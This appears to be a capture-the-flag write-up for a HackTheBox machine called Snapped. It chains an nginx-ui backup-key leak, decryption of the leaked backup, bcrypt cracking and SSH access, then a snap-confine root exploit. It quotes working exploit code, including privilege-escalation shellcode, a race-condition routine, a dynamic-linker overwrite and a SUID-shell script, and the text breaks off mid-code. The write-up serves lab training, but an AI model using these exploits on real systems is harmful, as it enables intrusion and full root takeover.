This is snapped writeup by Jiseok Song


nmap

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_  256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)
80/tcp open  http    syn-ack ttl 63 nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://snapped.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Add snapped.htb to /etc/hosts

Web Enumeration

Visit snapped.htb



It doesn't have anything interesting. Let's fuzz subdomains.

```
ffuf -H 'Host: FUZZ.snapped.htb' -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://snapped.htb -fs 154
```


```
:: Method           : GET
:: URL              : http://snapped.htb
:: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header           : Host: FUZZ.snapped.htb
:: Follow redirects : false
:: Calibration      : false
:: Timeout          : 10
:: Threads          : 40
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
:: Filter           : Response size: 154

admin                   [Status: 200, Size: 1407, Words: 164, Lines: 50, Duration: 53ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```


Add admin.snapped.htb to /etc/hosts

```
8 10.129.32.55 snapped.htb admin.snapped.htb
```

Visit admin.snapped.htb



It shows nginx ui and login page. Use burpsuite see what it loads.



It loads apis after loading the main page. Let's fuzz the apis.

```
feroxbuster -u http://admin.snapped.htb/api -w /opt/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

```
404      GET        1l        2w       23c Auto-filtering found 404-like response and
403      GET        1l        2w       34c http://admin.snapped.htb/api/user
403      GET        1l        2w       34c http://admin.snapped.htb/api/sites
403      GET        1l        2w       34c http://admin.snapped.htb/api/node
200      GET        1l        1w       29c http://admin.snapped.htb/api/install
403      GET        1l        2w       34c http://admin.snapped.htb/api/config
403      GET        1l        2w       34c http://admin.snapped.htb/api/users
200      GET       65l      408w    32978c http://admin.snapped.htb/api/backup
403      GET        1l        2w       34c http://admin.snapped.htb/api/events
403      GET        1l        2w       34c http://admin.snapped.htb/api/settings
403      GET        1l        2w       34c http://admin.snapped.htb/api/configs
403      GET        1l        2w       34c http://admin.snapped.htb/api/certs
403      GET        1l        2w       34c http://admin.snapped.htb/api/notifications
403      GET        1l        2w       34c http://admin.snapped.htb/api/streams
200      GET        1l        9w    52782c http://admin.snapped.htb/api/licenses
403      GET        1l        2w       34c http://admin.snapped.htb/api/analytic
403      GET        1l        2w       34c http://admin.snapped.htb/api/nodes
[####################] - 21s    30002/30002   0s      found:16      errors:0
[####################] - 21s    30000/30000   1443/s  http://admin.snapped.htb/api/
```

There are 3 apis that returns 200, but install is blocked and licenses returns bunch of uninteresting information. Let's look at backup.

```
┌─[✗]─[parrot@parrot]─[~/Documents/snapped]
└──╼ $curl http://admin.snapped.htb/api/backup
Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider
Warning: "--output <FILE>" to save to a file.
```

It has binary data, so let's download this as a file

```
curl http://admin.snapped.htb/api/backup -o backup.zip -s
```

```
┌─[parrot@parrot]─[~/Documents/snapped]
└──╼ $file backup.zip
backup.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
```

This is definitely a zip file, so I can decompress it.

```
unzip backup.zip -d backup
```

But data inside looks like encrypted

```
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $cat hash_info.txt
D
jH-ss7\
8qT+`UQt$Ol1M"  wJ3樫=_ゑQ#
d2jYFRYYf{{Q(tgRt!┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $file nginx.zip
nginx.zip: data
```

Let's look for the nginx version.

```
┌──[parrot@parrot]─[~/Documents/snapped]
└─── $curl admin.snapped.htb/ -s | grep -P '\.js'
  <link rel="manifest" href="./manifest.json">
  <script type="module" crossorigin src="./assets/index-DoHxQupa.js"></script>
```

/assets directory has .js file inside, so let's look for these.

```
curl admin.snapped.htb/assets/ -s | grep -P '\.js'
```

It shows bunch of results, but there's some lists that have version

```
<a href="version-BWPlJ0ga.js">version-BWPlJ0ga.js</a>
<a href="version-CdjIlmL0.js">version-CdjIlmL0.js</a>
```

And it shows the version

```
┌──[parrot@parrot]─[~/Documents/snapped]
└─── $curl admin.snapped.htb/assets/version-BWPlJ0ga.js
const t="2.3.2";const o={version:t,build_id:1,total_build:512};export{o as a,t as v};
```

Get jonathan shell

cve-2026-27944 PoC(https://github.com/0xJacky/nginx-ui/security/advisories/GHSA-g9w5-qffc-6762) shows vulnerability in nginx. It says nginx is exposing encryption key and iv in X-Backup-Security header.

To start, let's download the backup file again since the encryption key changes every time, so I need to get the header and file at the same time.

```
curl http://admin.snapped.htb/api/backup -v -o backup.zip -s | grep Security
```

```
< X-Backup-Security: FX+40K2ywkItXcOFLxceGaaOI2F1V09cyHGo4k14XLg=:DX4YYixd7p3d+AwQgcPDgQ==
<
```

So unzip backup.zip as previous and use this key and iv to decrypt the file(format is key:iv)

```
unzip backup.zip -d backup/
cd backup
# key
echo <X-Backup-Security content> | awk -F ':' '{print $1}' | base64 -d | xxd
-p -c 0
# iv
echo <X-Backup-Security content> | awk -F ':' '{print $2}' | base64 -d | xxd
-p -c 0
openssl enc -d -aes-256-cbc -in hash_info.txt -out hash_info_dec.txt -K
<key> -iv <iv>
openssl enc -d -aes-256-cbc -in nginx.zip -out nginx_dec.zip -K <key> -iv
<iv>
openssl enc -d -aes-256-cbc -in nginx-ui.zip -out nginx-ui_dev.zip -K <key>
-iv <iv>
```

```
unzip nginx_dec.zip -d nginx_dec/
unzip nginx-ui_dec.zip -d nginx-ui/
```

```
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $openssl enc -d -aes-256-cbc -in hash_info.txt -out hash_info_dec.txt -K 157fb8d0adb2c2422d5dc3852f171e19a68e236175574f5cc871a8e24d785cb8 -iv 0d7e18622c5dee9dddf80c1081c3c381
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $cat hash_info_dec.txt
nginx-ui_hash: e150e9d7618b5fb636e489eb5caf13e77098706b0ea36b92fd33778d6bef030e
nginx_hash: 6d1d442230beed049863ea6fe5173e122d83377ea471878e779fb4cfcf558373
timestamp: 20260619-180303
version: 2.3.2
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $openssl enc -d -aes-256-cbc -in nginx.zip -out nginx_dec.zip -K 157fb8d0adb2c2422d5dc3852f171e19a68e236175574f5cc871a8e24d785cb8 -iv 0d7e18622c5dee9dddf80c1081c3c381
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $openssl enc -d -aes-256-cbc -in nginx-ui.zip -out nginx-ui_dec.zip -K 157fb8d0adb2c2422d5dc3852f171e19a68e236175574f5cc871a8e24d785cb8 -iv 0d7e18622c5dee9dddf80c1081c3c381
```

nginx only has some information about web server like web root location

```
┌─[parrot@parrot]─[~/Documents/snapped/backup]
└──╼ $cat nginx/sites-available/snapped
server {
    listen 80 default_server;
    server_name snapped.htb;

    root /var/www/html/snapped;
    index index.html;


    if ($host != snapped.htb) {
        rewrite ^ http://snapped.htb/;

    }
    location / {
        try_files $uri $uri/ =404;
    }
}
```

But nginx-ui has database.db, which has actual credential for the users.

```
┌──[✗]─[parrot@parrot]─[~/Documents/snapped/backup/nginx-ui]
└─── $sqlite3 database.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
acme_users          configs             namespaces          sites
auth_tokens         dns_credentials     nginx_log_indices   streams
auto_backups        dns_domains         nodes               upstream_configs
ban_ips             external_notifies   notifications       users
certs               llm_sessions        passkeys
config_backups      migrations          site_configs
sqlite> select name, password from users;
admin|$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm
jonathan|$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq
```

Save this result and change | to :, then use hashcat to crack it.

```
hashcat snapped.hash <rockyou location> --user -m 3200
```

```
PS C:¥Users¥yumia¥Downloads¥hashcat-7.1.2> .¥hashcat.exe ..¥..¥snapped.hash --user -m 3200 --show
Mixing --show with --username or --dynamic-x can cause exponential delay in output.

jonathan:$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq:linkinpark
```

I can use this cred to ssh as jonathan.

```
┌──[parrot@parrot]─[~/Documents/snapped]
└─── $ssh jonathan@snapped.htb
jonathan@snapped.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)
```

Get root shell

As this box name indicates, snap has vulnerability

```
jonathan@snapped:~$ snap version
snap    2.63.1+24.04
snapd   2.63.1+24.04
series  16
ubuntu  24.04
kernel  6.17.0-19-generic
jonathan@snapped:~$
```

It is vulnerable for cve-2026-3888(https://blog.qualys.com/vulnerabilities-threat-research/2026/03/17/cve-2026-3888-important-snap-flaw-enables-local-privilege-escalation-to-root)

Affected Versions & Remediation

The following snapd package versions are vulnerable. Organizations should upgrade immediately to the listed patched releases:

- Ubuntu 24.04 LTS: snapd versions prior to 2.73+ubuntu24.04.2
- Ubuntu 25.10 LTS: snapd versions prior to 2.73+ubuntu25.10.1
- Ubuntu 26.04 LTS (Dev): snapd versions prior to 2.74.1+ubuntu26.04.1
- Upstream snapd: versions prior to 2.75

Legacy Systems (16.04–22.04 LTS): While not vulnerable in default configurations, it is recommended to apply the patch to these versions as well. This precaution mitigates risks associated with non-default configurations that may mimic the behavior of newer releases.

Organizations running Ubuntu Desktop >= 24.04 should apply the patches immediately.

PoC(https://github.com/TheCyberGeek/CVE-2026-3888-snap-confine-systemd-tmpfiles-LPE) has two files to compile. librootshell_suid.c

```
__asm__ volatile ($
    "xor %%rdi, %%rdi\n"$
    "xor %%rsi, %%rsi\n"$
    "mov $0x71, %%rax\n"    /* __NR_setreuid = 113 */$
    "syscall\n"$
    ::: "rax", "rdi", "rsi"$  setreuid(0,0)
);$

/* setregid(0, 0) */$
__asm__ volatile ($
    "xor %%rdi, %%rdi\n"$
    "xor %%rsi, %%rsi\n"$
    "mov $0x72, %%rax\n"    /* __NR_setregid = 114 */$
    "syscall\n"$
    ::: "rax", "rdi", "rsi"$  setregid(0,0)
);$


/* execve("/tmp/sh", {"/tmp/sh", NULL}, NULL) */$
__asm__ volatile ($
    "mov $0x68732f706d742f, %%rax\n"  /* "/tmp/sh\0" */$
    "push %%rax\n"$
    "mov %%rsp, %%rdi\n"              /* path = "/tmp/sh" */$
    "push $0\n"$
    "push %%rdi\n"$
    "mov %%rsp, %%rsi\n"              /* argv = {"/tmp/sh", NULL} */$
    "xor %%rdx, %%rdx\n"              /* envp = NULL */$
    "mov $0x3b, %%rax\n"              /* __NR_execve = 59 */$
    "syscall\n"$
    ::: "rax", "rdi", "rsi", "rdx"$   execve("/tmp/sh")
);$
```

59	sys_execve	const char *filename	const char *const argv[]	const char *const envp[]
113	sys_setreuid	uid_t ruid	uid_t euid	
114	sys_setregid	gid_t rgid	gid_t egid	

(https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

exploit_suid.c will automatically do all the steps. Doing it manually can be challenging since it has some timely based works to be done(it has 4 minutes cleanup and needs to win race condition also). This shows 8 steps

1. Enter snap firefox sandbox



```
    char probe[256];$
    snprintf(probe, sizeof(probe), "/proc/%d/cwd", child);$
    struct stat st;$
    if (stat(probe, &st) < 0) {$
        printf("[-] Cannot reach inner shell at %s\n", probe);$
        waitpid(child, NULL, WNOHANG);$
        return -1;$
    }$
$
    printf("[+] Inner shell PID: %d\n", child);$
    return child;$
}$
```

Parent prints working directory of child and child pid

2. Wait for /tmp directory removal

```
    } else {$
        printf("[*] Polling (up to 30 days on stock Ubuntu).\n");$
        printf("[*] Hint: use -s to skip.\n");$
        while (stat(path, &st) == 0) {$
            if (kill(inner, 0) < 0) {$
                printf("[!] Inner shell died — re-entering...\n");$
                waitpid(inner, NULL, WNOHANG);$
                return phase1_enter_sandbox();$
            }$
            sleep(5);$
        }$
        printf("[+] .snap deleted.\n");$
    }$
$
    /* Re-enter if the shell was killed by cleanup */$
    if (kill(inner, 0) < 0) {$
        printf("[!] Inner shell died from cleanup. Re-entering...\n");$
        waitpid(inner, NULL, WNOHANG);$
        return phase1_enter_sandbox();$
    }$
$
    return inner;$
}$
```

3. Destroy cached namespace

```
static int phase3_destroy_namespace(void)$
{$
    printf("\n[Phase 3] Destroying cached mount namespace...\n");$
$
    char cmd[1024];$
    snprintf(cmd, sizeof(cmd),$
             "systemd-run --user --scope --quiet "$
             "--unit=snap.cve3888.%d.%d -- "$
             "env -i SNAP_INSTANCE_NAME=firefox "$
             "%s --base snapd "$
             "snap.firefox.hook.configure /nonexistent "$
             "2>&1; true",$
             getpid(), g_unit_seq++, SNAP_CONFINE);$
    system(cmd);$
$
    printf("[+] Namespace destroyed.\n");$
    return 0;$
}$
```

base snapd doesn't exist and error occurs, so that cache destroyed

4. Mirror contents in /tmp/.snap and win the race condition

```
static pid_t phase4_win_race(pid_t inner)$
{$
    printf("\n[Phase 4] Setting up and running the race...\n");$
$
    char cwd[256];$
    snprintf(cwd, sizeof(cwd), "/proc/%d/cwd", inner);$
    if (chdir(cwd) < 0) {$
        perror("[!] chdir to sandbox /tmp");$
        return -1;$
    }$
    printf("[*]   Working directory: %s\n", cwd);$
$
    printf("[*]   Building .snap and .exchange...\n");$
    if (setup_snap_and_exchange() < 0) return -1;$
$
    printf("[*]   Starting race...\n");$
    return run_and_race();$
}$
$
```

It mirrors fake .snap directories and contents

It redirects stderr stream to get trigger and swaps directory,
return pid for further process to poison library using g_librootshell

5. Inject payload

```
/* 1. Plant busybox (try common paths) */$
printf("[*]   Planting busybox...\n");$
if (copy_file("/usr/bin/busybox", "tmp/busybox") < 0 &&$
    copy_file("/bin/busybox", "tmp/busybox") < 0) {$
    perror("[!] Cannot copy busybox");$
    return -1;$
}$
chmod("tmp/busybox", 0755);$

/* 2. Write the auto-escape script */$
printf("[*]   Writing escape script → /tmp/sh\n");$
int fd = open("tmp/sh", O_WRONLY | O_CREAT | O_TRUNC, 0755);$
if (fd < 0) { perror("[!] open tmp/sh"); return -1; }$
const char *scr = ESCAPE_SCRIPT;$
if (write(fd, scr, strlen(scr)) < 0) {$
    perror("[!] write tmp/sh");$
    close(fd);$
    return -1;$
}$
close(fd);$

/* 3. Overwrite the dynamic linker with our shellcode */$
printf("[*]   Overwriting ld-linux-x86-64.so.2...\n");$
if (copy_file(g_librootshell,$
              "usr/lib/x86_64-linux-gnu/ld-linux-x86-64.so.2") < 0) {$
    perror("[!] overwrite ld-linux");$
    return -1;$
}$
```

1. Copy busybox to tmp/busybox

2. write /tmp/sh with ESCAPE_SCRIPT

3. Swap ld-linux-x86-64.so.2 to librootshell binary(poison)

```
#define ESCAPE_SCRIPT
    "#!/tmp/busybox sh\n"
    "/tmp/busybox cp /bin/bash /var/snap/firefox/common/bash\n"
    "/tmp/busybox chmod 04755 /var/snap/firefox/common/bash\n"$
$
```

busybox with suid


6. Start a new snap-confine process to load poisoned library

```
static int phase6_trigger_root(void)$
{$
    printf("\n[Phase 6] Triggering root via SUID snap-confine...\n");$
$
    /* Restore CWD so system() runs from a valid directory */$
    chdir(g_orig_cwd);$
$
    char cmd[1024];$
    snprintf(cmd, sizeof(cmd),$
             "systemd-run --user --scope --quiet "$
             "--unit=snap.cve3888.%d.%d -- "$
             "env -i SNAP_INSTANCE_NAME=firefox "$
             "%s --base core22 "$
             "snap.firefox.hook.configure "$
             "%s 2>&1",$
